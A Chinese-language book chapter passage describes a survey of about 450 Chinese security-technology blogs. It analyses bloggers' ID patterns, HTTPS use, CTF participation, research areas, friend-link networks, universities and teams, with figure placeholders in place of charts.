经过权衡笔者选择了人作为切入点，更具体的来说选择了博客作为切入点。为什么选择博客？而不是选择微博？Twitter？Github?

安全技术博客的优点是：博客内容较 Twitter 等更完整且详实，阅读与吸收知识门槛较低；博客可以一定程度上刻画博主，因为博客内容含有博主的许多个人公开信息，例如 Github、Twitter、Zhihu、邮箱、所属的安全团队、毕业的高校和就业的公司等；博客内容的传播性广，易于知识分享与传播；博客内容能反映博主的主要研究方向，可以聚焦学习。

安全技术博客的缺点是：信息滞后性，Twitter 和各大公司预警才是王道。所以总的来说，博客更专注于知识的分享和吸收，其他社交方式更专注于知识的传播。

之后在不断的阅读过程中，觉得独乐乐不如众乐乐，能对外输出点什么呢？这就有了延续性的目的。

18.3 延续性目的：方便他人

以人为核心，系统化收集博客、Github、当前主要研究方向、所属安全组织、学校、公司、RSS、知乎、微博、Email 等公开信息，缩小安全圈的范围，达到信息检索的目的，通过关键字检索，方便找人，缩小人与人之间的交流障碍。比如通过高校关键字，可以快速找到校友，通过网络 ID 快速找到博主；达到安全内容学习的目的，例如从主要研究方向入手，Follow 不同方向活跃博主，补充阅读资源，紧追安全前沿；达到数据分析的目的，挖掘人与人之间的社交网络，同时判断自己当前所处位置，指引未来发展方向。

18.4 数据采集

重点思考了一下从哪采？如何采？怎么保证数据的准确性和及时性？可能存在的问题？

采集的起始点应该选择具有一定影响力辐射范围广的安全人员/安全组织/安全门户等站点，安全门户比如 sec-wiki 上的安全网址聚合，亲测了一下发现很多数据的及时性不好（及时性这点也给后续工作埋了坑），都是老数据，无法访问了。最终选择了 L Team 作为起始采集点，原因有三，一是 L 在青年安全圈较为知名，二是 L Team 薪火相传，团队成员上到工作几年的冷夜师傅和 P 师傅，下到目前大二大三大四的师傅们，无论是年龄还是技术覆盖范围都很广，而且许多成员都是安全圈活跃的技术大佬，三是团队成员多，可用的采集起点很多。

那么如何采集呢？写爬虫自动化爬吗？不太现实，原因有几点：1、如果是少数几个站点，可以针对站点结构有针对性写个爬虫爬数据，这点碳基体师傅已经实现并分析过了《从内容产出看安全领域变化》；2、相对于碳基体师傅的安全趋势分析，本文侧重点在人，需要精细化数据和处理，预期想获取的数据格式是能自动化准确的及时的爬到这些的怕是只有 google？回想到笔者的本意其实是阅读和吸收安全知识，为何不 ‘‘人工智能’’ 在进行 ‘‘深度学习’’ 和广度学习阅读吸收的同时顺手采集预期信息呢，这样也就保证了数据的准确性和暂时的及时性。

> 笔者在跟着学习的，笔者觉得不错推荐的，索引 ID，网络 ID，活跃的博客链接，个人 (1)/团队 (2)/公司 (3) 博客，友情链接的索引 ID，Github 地址，微博地址，主要研究领域，所属安全团队，所属高校/公司，技能标签（PHP？Python？Java），人物标签（摄影？动漫？文艺），RSS 订阅地址，推特地址，知乎地址，邮箱地址，联系方式（QQ？微信?），著名开源项目

当笔者花了快一个月时间大致浏览完了 500+ 个安全博客，筛选出了 450 个较优质且目前还活跃的博客后，笔者发现囫囵吞枣硬塞到脑子里的知识都要溢出来了，本来一点不懂二进制安全的，现在也知道一些常见操作了，本来不跟进最新漏洞的，也知道最近哪些漏洞最火了，对青年安全圈整体的水平也有了粗浅的理解。

可能存在的问题主要有二：一是受限于采集策略（采集起点，判断是否是活跃安全技术博客的策略等）和不可控因素（网站在墙内墙外的可访问状态，网速，域名 ip 变更等），最终采集的数据一定只是局部数据，不代表整体，就像 p 师傅指出的那样，‘‘数据是最新的，不过可能和美国大选的民调一样，你调查的人几乎都是会接受采访的人，导致很多人被忽略了，得出相反的结论’’。二是不能自动化爬取的话，数据以后的及时性无法保证。

18.5 数据分析

首先分析一下安全人员的个人属性，比如网络 ID、Blog SSL、CTF 和主要研究方向。

统计已有的数据可以发现，大约 90% 的安全人员习惯使用小于 10 个字符的网络 ID

同时大约有三分之一安全人员的网络 ID 常用字母 + 数字组合

笔者有一个直观的感觉是很多 CTF 大佬的 ID 都是字母 + 数字组合，那么字母 + 数字组合是不是 CTF 的标志呢？

可以看出五五开，不是一个明显标志。




Figure 18.1: img




Figure 18.2: img




Figure 18.3: img

在采数据的过程中发现很多师傅们都用了 HTTPS（专业），经过统计有 63.5% 的师傅们用了 HTTPS，在没换 HTTPS 的师傅们中，发现有 42% 是打 CTF 的师傅们，分析了一下大多还是在校本科生。

另外有 44.4% 热爱知识记录、分享和传播的安全人员打过 CTF，看来 CTF 或已经成为青一代安全人员的必修课，同时 CTF 选手更活跃于在博客写技术文章（writeup 来凑 QaQ）。当然也可能是数据本身造成的问题，这个之前提到了，可能爬取的数据陷入到了某个局部中，不能代表整体。

笔者根据个人理解，在阅读博客文章时对博主们的主要安全研究方向打了标签，分析了一下青一代安全人员的研究方向分布现状，这里列出其中部分数据

可以看到现阶段青一代安全博主的研究方向主要集中在 CTF、Web 安全、安全研究、漏洞分析、代码审计等应用安全方向，做逆向、PWN、安全开发、企业安全建设、机器学习等方向的青年安全人员还比较少。

再分析一下安全人员的组织结构，比如：Blog 友情链接、安全团队、所在高校。

从 Blog 友情链接关系看安全人员结构，使用入度作为标签尺寸的衡量标准，发现 P 师傅简直是个黑洞，可以得到：P 师傅牛逼（破音），同时得到在博客这个渠道，青一代最有影响力的安全技术公开分享者可能是 P 师傅。

说可能的原因有几点：一是如果不是选 L Team 作为采集起点，毕竟 L Team 和 p 师傅紧密相关，而选用其他安全站点作为起点的话，结果会不会还是一样的呢？猜想一下，如果从另一个入口作为采集起点的话，那么很可能还是会被 P 师傅这个黑洞所吸引?！除非有更大的黑洞？二是有很多师傅的博客都没挂友链或是在默默发育，比如 rr 师傅，你能说 rr 不 open，没有影响力吗？显然是不能的，安全圈谁不认识 rr（rrtql），再比如鬼才 evil7 师傅，博客挂了好像，显然也没能体现出来。




Figure 18.4: img




Figure 18.5: img




Figure 18.6: img

从安全人员所属高校看安全人员结构，明面上的数据有近 30% 的安全人员在博客中注明了所属高校，他们主要是西安电子科技大学、成都信息工程大学、电子科技大学、杭州电子科技大学、厦门大学、武汉大学、山东科技大学、南京邮电大学、北京邮电大学、东南大学等。可以看到都是很厉害的高校，这是否一定程度上代表着青一代安全已经进入了高学历的深水区?！虽然从博客入口得到的数据只是青年安全圈公开活跃、公开知识分享人员的一部分。

看一下高校聚类的结果

可以看到，虽然是从西安电子科技大学 L Team 作为起点，但还是被成都信息工程大学这个大黑洞所吸引。成信大牛逼，学习网络安全，欢迎报考成都信息工程大学。

再带上高校标签看一下安全博主博客友链之间的关系：

西电的当家双花旦是 P 师傅和冷夜师傅，成信大的三大研究员 l3mon 柠檬师傅、Tomato 师傅、AppLeU0 师傅，杭电的 veritas501 师傅、电子科大的 Cyru1s 打通两校安全连接，山科大的 p0desta 和 p0 破带头冲锋，厦大的 chybeta 认识成电的小姐姐（xmsl），等等，其中关系错综复杂，许多意料之外，但又在情理之中。这部分可以给出的有价值信息是：Follow 这些骨干节点博主的博客，跟着大师傅们学习!!

从安全组织看，r3kapig、Nu1L、XDSEC、Sysclover 四大组织活跃人数众多。

最后从安全人员的结果产出角度分析一下数据，比如 Github、RSS。




Figure 18.7: img

